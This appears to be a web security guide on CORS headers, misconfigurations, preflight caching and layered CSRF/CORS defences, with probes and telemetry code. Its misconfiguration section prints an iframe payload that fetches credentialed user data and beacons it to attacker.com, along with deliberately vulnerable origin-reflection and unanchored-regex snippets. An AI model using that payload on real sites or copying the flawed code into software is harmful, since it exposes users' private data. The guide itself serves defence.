OPTIONS /api/data HTTP/1.1Host: api.example.comOrigin: https://app.example.comAccess-Control-Request-Method: POSTAccess-Control-Request-Headers: content-type, x-csrf-tokenHTTP/1.1 204 No ContentAccess-Control-Allow-Origin: https://app.example.comAccess-Control-Allow-Methods: POST, GET, OPTIONSAccess-Control-Allow-Headers: Content-Type, X-CSRF-TokenAccess-Control-Allow-Credentials: trueAccess-Control-Max-Age: 7200Vary: Origin
CORS response headers
| Header | Purpose | Required when |
|---|---|---|
Access-Control-Allow-Origin |
The origin permitted to read the response | Always for CORS reads |
Access-Control-Allow-Methods |
Methods permitted beyond simple | Preflight responses |
Access-Control-Allow-Headers |
Non-safelisted request headers permitted | Preflight responses |
Access-Control-Allow-Credentials |
Whether the response is readable when credentials (cookies, HTTP auth) are attached | Whenever the request used credentials: 'include' |
Access-Control-Expose-Headers |
Response headers JavaScript may read beyond the safelist | Optional |
Access-Control-Max-Age |
Preflight cache lifetime in seconds | Optional |
Credentials and wildcards
Per the Fetch standard,
when Access-Control-Allow-Credentials: true, none of the response headers
above may use the wildcard *. The browser hard-rejects the response.
Access-Control-Allow-Origin: *Access-Control-Allow-Credentials: trueAccess-Control-Allow-Origin: https://app.example.comAccess-Control-Allow-Credentials: trueVary: OriginWhen you reflect the Origin request header back as Allow-Origin (the
allowlist pattern), include Vary: Origin so intermediate caches don’t
serve a response permitted for one origin to a different one10.
The CORS preflight cache
Access-Control-Max-Age advertises how long the browser may cache a
preflight result. The actual cap is browser-defined and considerably tighter
than what most servers send:
| Browser | Documented cap | Source |
|---|---|---|
| Chromium ≥ v76 (Chrome, Edge, Opera) | 7200 s (2 h) | Chromium source via MDN |
| Chromium < v76 | 600 s (10 min) | Chromium source |
| Firefox | 86400 s (24 h) | Firefox source via MDN |
| Safari (WebKit) | Not formally documented; reported in the 5–10 minute range in community testing | Treat as ≤ 600 s |
The default when the header is missing is 5 seconds11. The
cache key is (origin, URL, credentials mode) — a cached preflight for
credentials: 'omit' is not reused for credentials: 'include', and
preflights are not shared across methods or header sets. Setting
Access-Control-Max-Age: 86400 is harmless on Chromium (it’ll be capped at
7200) but worth being aware of when you’re trying to predict load.
CORS misconfigurations and attacks
Almost every published CORS bug fits one of four shapes. PortSwigger’s Exploiting CORS misconfigurations remains the canonical taxonomy.
Reflected origin
The server reflects whatever Origin header arrived, with credentials.
app.use((req, res, next) => { res.setHeader("Access-Control-Allow-Origin", req.headers.origin) res.setHeader("Access-Control-Allow-Credentials", "true") next()})Any attacker page can fetch authenticated responses. Fix by validating against an explicit set:
const ALLOWED_ORIGINS = new Set([ "https://app.example.com", "https://staging.example.com",])app.use((req, res, next) => { const origin = req.headers.origin if (origin && ALLOWED_ORIGINS.has(origin)) { res.setHeader("Access-Control-Allow-Origin", origin) res.setHeader("Access-Control-Allow-Credentials", "true") res.setHeader("Vary", "Origin") } next()})Trusting null
Browsers send Origin: null from
sandboxed iframes (without allow-same-origin),
data: URIs, file: URIs, requests originating from serialized data, and
across some redirect chains. Any attacker page can synthesize the first two.
Access-Control-Allow-Origin: nullAccess-Control-Allow-Credentials: trueThe exploit pattern (e.g. CVE-2019-9580 against StackStorm st2web):
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,<script> fetch('https://api.vulnerable.com/user/data', { credentials: 'include' }) .then(r => r.json()) .then(d => navigator.sendBeacon('https://attacker.com/collect', JSON.stringify(d))) </script>"></iframe>Never allowlist the literal null. If a workflow truly needs null-origin
access (some local-dev tooling), restrict it to non-credentialed,
non-sensitive endpoints.
Origin-validation regex bypass
A regex without an end-anchor is the classic foot-gun:
const allowed = /^https:\/\/.*\.example\.com/if (allowed.test(origin)) { res.setHeader("Access-Control-Allow-Origin", origin)}// Bypassed by https://example.com.attacker.com — matches the regexPrefer literal-set comparisons (Set.has) over regex. If you must use a
regex, anchor both ends and constrain character classes:
const allowed = /^https:\/\/[a-z0-9-]+\.example\.com$/Subdomain wildcards
Allowlisting *.example.com makes you only as strong as the weakest
subdomain. Subdomain takeover (DNS records pointing at decommissioned cloud
services) lets an attacker take an apparent example.com subdomain and
inherit your CORS trust. So do typo-domains like examp1e.example.com if
matched naively. Mitigate with:
- Explicit allowlist of in-use subdomains, regenerated from infrastructure-as-code.
- DNS hygiene: an automated audit that flags CNAMEs to deprovisioned services.
- Refuse
Originvalues whose hostname does not match a known label.
Adjacent browser security headers
CSRF and CORS sit inside a wider browser security header surface. The following controls are frequently confused with CSRF / CORS and live alongside them; treat them as separate layers with distinct threat models.
| Header / mechanism | Threat it addresses | Relationship to CSRF / CORS |
|---|---|---|
X-Frame-Options (legacy) |
Clickjacking — your page rendered inside an attacker iframe | Independent of CSRF tokens; an attacker who frames your page can still trick the user into clicking the real submit button |
Content-Security-Policy: frame-ancestors |
Modern, finer-grained replacement for X-Frame-Options12 |
Same as above; superset, supports allowlists |
Content-Security-Policy (script-src etc.) |
XSS, code injection | Reduces the XSS attack surface that defeats SameSite + CSRF tokens |
Cross-Origin-Opener-Policy (COOP) |
Cross-origin window references and Spectre-class side-channels13 | Prevents window.opener exfil; orthogonal to cookie attachment |
Cross-Origin-Embedder-Policy (COEP) |
Forces sub-resources to opt in via CORP/CORS so the page can be cross-origin isolated14 | Required to enable crossOriginIsolated (and SharedArrayBuffer); does not gate cookie attachment |
Cross-Origin-Resource-Policy (CORP) |
Blocks no-CORS cross-origin reads of your resource by other documents (e.g. via <img>, <script>)15 |
Protects against speculative-execution / Spectre leaks of response bytes, not against CSRF writes |
The COOP / COEP / CORP triad delivers cross-origin isolation — a stronger isolation context that re-enables high-resolution timers and SharedArrayBuffer while making cross-origin leaks (Spectre, side-channels) much harder. It does not replace CORS, SameSite, or CSRF tokens; it adds a separate boundary at the document and resource level.
Defense-in-depth blueprint
For a typical SPA + JSON API, compose the layers:
Cookie defaults to start from
Set-Cookie: __Host-session=...; Secure; HttpOnly; SameSite=Strict; Path=/Set-Cookie: __Host-csrf=...; Secure; HttpOnly; SameSite=Strict; Path=/| Attribute | Purpose | Hard requirement |
|---|---|---|
__Host- prefix |
Forbids subdomain overwrite | Requires Secure, Path=/, no Domain |
Secure |
TLS only | Mandatory for production |
HttpOnly |
No JS access | Mandatory for session and CSRF cookies |
SameSite=Strict |
No cross-site attachment | Default for sessions and tokens |
Path=/ |
Cookie is application-scoped | Required by __Host- |
If you must support cross-site embeds, the only safe relaxation is
SameSite=None; Secure for the embedded cookie, with the CSRF defense
upgraded accordingly.
CSRF defense layers
- Browser layer.
SameSite=Strict(orLaxif you must allow top-level navigations from outside). - Server layer A — token. Synchronizer for stateful apps; signed double-submit (
__Host-cookie + matching header) for stateless apps. - Server layer B — origin. Allowlist
Origin; rejectnulland missing on state-changing methods. - Server layer C — Fetch Metadata. Reject
Sec-Fetch-Site: cross-sitefor non-public endpoints; allownonefor direct user navigations.
CORS defaults to start from
const corsOptions = { origin: (origin, cb) => { const ALLOWED = new Set([ "https://app.example.com", "https://admin.example.com", ]) if (!origin) return cb(null, true) // same-origin or curl return ALLOWED.has(origin) ? cb(null, true) : cb(new Error("CORS blocked")) }, methods: ["GET", "POST", "PUT", "DELETE"], allowedHeaders: ["Content-Type", "Authorization", "X-CSRF-Token"], exposedHeaders: ["X-Request-Id"], credentials: true, maxAge: 7200, optionsSuccessStatus: 204,}app.use(cors(corsOptions))app.use((req, res, next) => { res.setHeader("Vary", "Origin") next()})Operational checklist:
- Never
*withcredentials: true. - Validate
Originagainst an explicit allowlist; never reflect blindly. - Treat
Origin: nullas hostile; never allow with credentials. - Always include
Vary: Originwhen responses depend onOrigin. - Cap
maxAgeto a value the browser will actually honour (≤ 7200 for Chromium, ≤ 86400 for Firefox). - Minimize
Access-Control-Expose-Headersto what JS truly needs. - Audit subdomain DNS regularly to prevent takeover-driven CORS bypasses.
Testing and monitoring
Manual probes
curl -i -X POST https://app.example.com/api/transfer \ -H "Cookie: __Host-session=valid_session" \ -H "Content-Type: application/json" \ -d '{"amount":100}'# Expected: 403 (CSRF token missing)curl -i -X POST https://app.example.com/api/transfer \ -H "Cookie: __Host-session=valid_session" \ -H "Origin: https://attacker.com" \ -H "Content-Type: application/json" \ -d '{"amount":100}'# Expected: 403 (origin not in allowlist)curl -i -X OPTIONS https://api.example.com/data \ -H "Origin: https://attacker.com" \ -H "Access-Control-Request-Method: POST" \ -H "Access-Control-Request-Headers: x-csrf-token"# Expected: no Access-Control-Allow-Origin header for attacker.comcurl -i https://api.example.com/data -H "Origin: null"# Expected: no Access-Control-Allow-Origin: nullTelemetry
Log every 403 attributable to a security check. Useful fields: Origin,
Referer, Sec-Fetch-Site, Sec-Fetch-Mode, the rule that fired, the
session id, the source IP, and the user-agent.
function securityEventLogger(req, res, next) { const originalEnd = res.end res.end = function (...args) { if (res.statusCode === 403) { logger.warn("security_block", { reason: res.locals.securityBlockReason, ip: req.ip, origin: req.headers.origin || null, referer: req.headers.referer || null, sec_fetch_site: req.headers["sec-fetch-site"] || null, sec_fetch_mode: req.headers["sec-fetch-mode"] || null, path: req.path, method: req.method, ua: req.headers["user-agent"], }) } originalEnd.apply(this, args) } next()}Useful alerts:
- Spike in CSRF token failures from a single session — rotation bug or in-progress attack.
- Repeated
Origin: nullfrom credentialed requests — exploitation probing. - Burst of preflight failures from a single IP — CORS attack reconnaissance.
- Sustained
Sec-Fetch-Site: cross-sitePOSTs to non-public endpoints — pre-attack scanning.
Practical takeaways
- Treat CSRF and CORS as separate problems. CORS does not stop CSRF; SameSite does not control cross-origin reads.
- Default cookies to
__Host-…; Secure; HttpOnly; SameSite=Strict; Path=/. Only relax with a documented reason and a compensating control. - Combine SameSite (browser) + signed double-submit token (server) +
Originallowlist (server) + Fetch Metadata (modern server) — every layer has a documented bypass; the composition does not. - For CORS, allowlist origins explicitly, never reflect, never trust
nullwith credentials, always setVary: Origin, and accept that browsers will capAccess-Control-Max-Agelower than you set it. - Monitor 403s with full request context. Most CSRF/CORS exploitation surfaces as quiet anomalies in the security log before it surfaces as data loss.
Appendix
Prerequisites
- HTTP cookie mechanics and
Set-Cookieattribute syntax. - Same-origin policy and the (scheme, host, port) origin tuple.
- HMAC, constant-time comparison, and basic random-number sourcing.
Terminology
| Term | Definition |
|---|---|
| CSRF | Cross-Site Request Forgery — exploits ambient cookie attachment to issue authenticated requests the user did not intend. |
| CORS | Cross-Origin Resource Sharing — browser protocol for opting out of SOP read restrictions. |
| SOP | Same-Origin Policy — default browser policy isolating cross-origin reads. |
| SameSite | Cookie attribute controlling cross-site request inclusion (Strict / Lax / None). |
| Lax-allowing-unsafe | Enforcement mode for default-Lax cookies allowing cross-site top-level POST navigations within ~2 minutes of cookie creation. |
| Preflight | OPTIONS request the browser sends to confirm the target permits a non-simple cross-origin request. |
| Fetch Metadata | Sec-Fetch-* request headers describing the request’s initiator context. |
| Registrable domain | Public-suffix-derived eTLD+1; the unit “same-site” cares about. |
References
Specifications
draft-ietf-httpbis-rfc6265bis-22— Cookies: HTTP State Management Mechanism (December 2025)- WHATWG Fetch Standard — CORS protocol, simple-request criteria, forbidden header names
- W3C Fetch Metadata Request Headers (Working Draft, 2025-04-01)
Vendor and standards documentation
- OWASP CSRF Prevention Cheat Sheet
- MDN — CORS
- MDN — Set-Cookie / SameSite
- MDN —
Access-Control-Max-Age - web.dev — SameSite cookies explained
- web.dev — Protect your resources with Fetch Metadata
- Chromium SameSite Updates
- MDN — Cookies Having Independent Partitioned State (CHIPS)
- Privacy Sandbox — CHIPS
- web.dev — Why you need cross-origin isolated for powerful features (COOP / COEP)
- Fetch Standard — Cross-Origin-Resource-Policy
- RFC 6454 — The Web Origin Concept
Security research
- PortSwigger — Cross-origin resource sharing (CORS)
- PortSwigger — Bypassing SameSite cookie restrictions
- PortSwigger Research — Exploiting CORS misconfigurations for Bitcoins and bounties
- CVE-2019-9580 — StackStorm st2web
nullorigin CORS bypass
Footnotes
-
MDN — Same-origin policy. Origin = (scheme, host, port). ↩ ↩2
-
draft-ietf-httpbis-rfc6265bis-22§5.5 definesLax-allowing-unsafeas an enforcement mode (not aSameSitevalue) that user agents may apply to default-Laxcookies for top-level navigations using unsafe HTTP methods, with the recommended cookie-age cap of 2 minutes. ↩ -
Speculation Rules API — security considerations (Chrome). Prerendered pages execute scripts and may issue subrequests. ↩ ↩2
-
Fetch Standard — CORS-safelisted request-header. Anything else triggers preflight. ↩ ↩2
-
web.dev — SameSite cookies explained; Chromium intent-to-ship. ↩
-
OWASP CSRF Prevention Cheat Sheet — Use of Custom Request Headers and Other Defense-in-Depth Mitigations. ↩
-
Default-
Laxcookies (no explicitSameSiteattribute) are subject to theLax-allowing-unsafeexception above; cookies that explicitly setSameSite=Laxare not eligible. ↩ -
MDN — Cookies Having Independent Partitioned State (CHIPS). The
Partitionedattribute requiresSecureand is intended for cookies set withSameSite=None. ↩ ↩2 -
Fetch Standard — CORS-safelisted request-header, per-header 128-byte cap and 1024-byte aggregate cap. ↩
-
web.dev — Cross-Origin-Opener-Policy and HTML Standard §7.3. ↩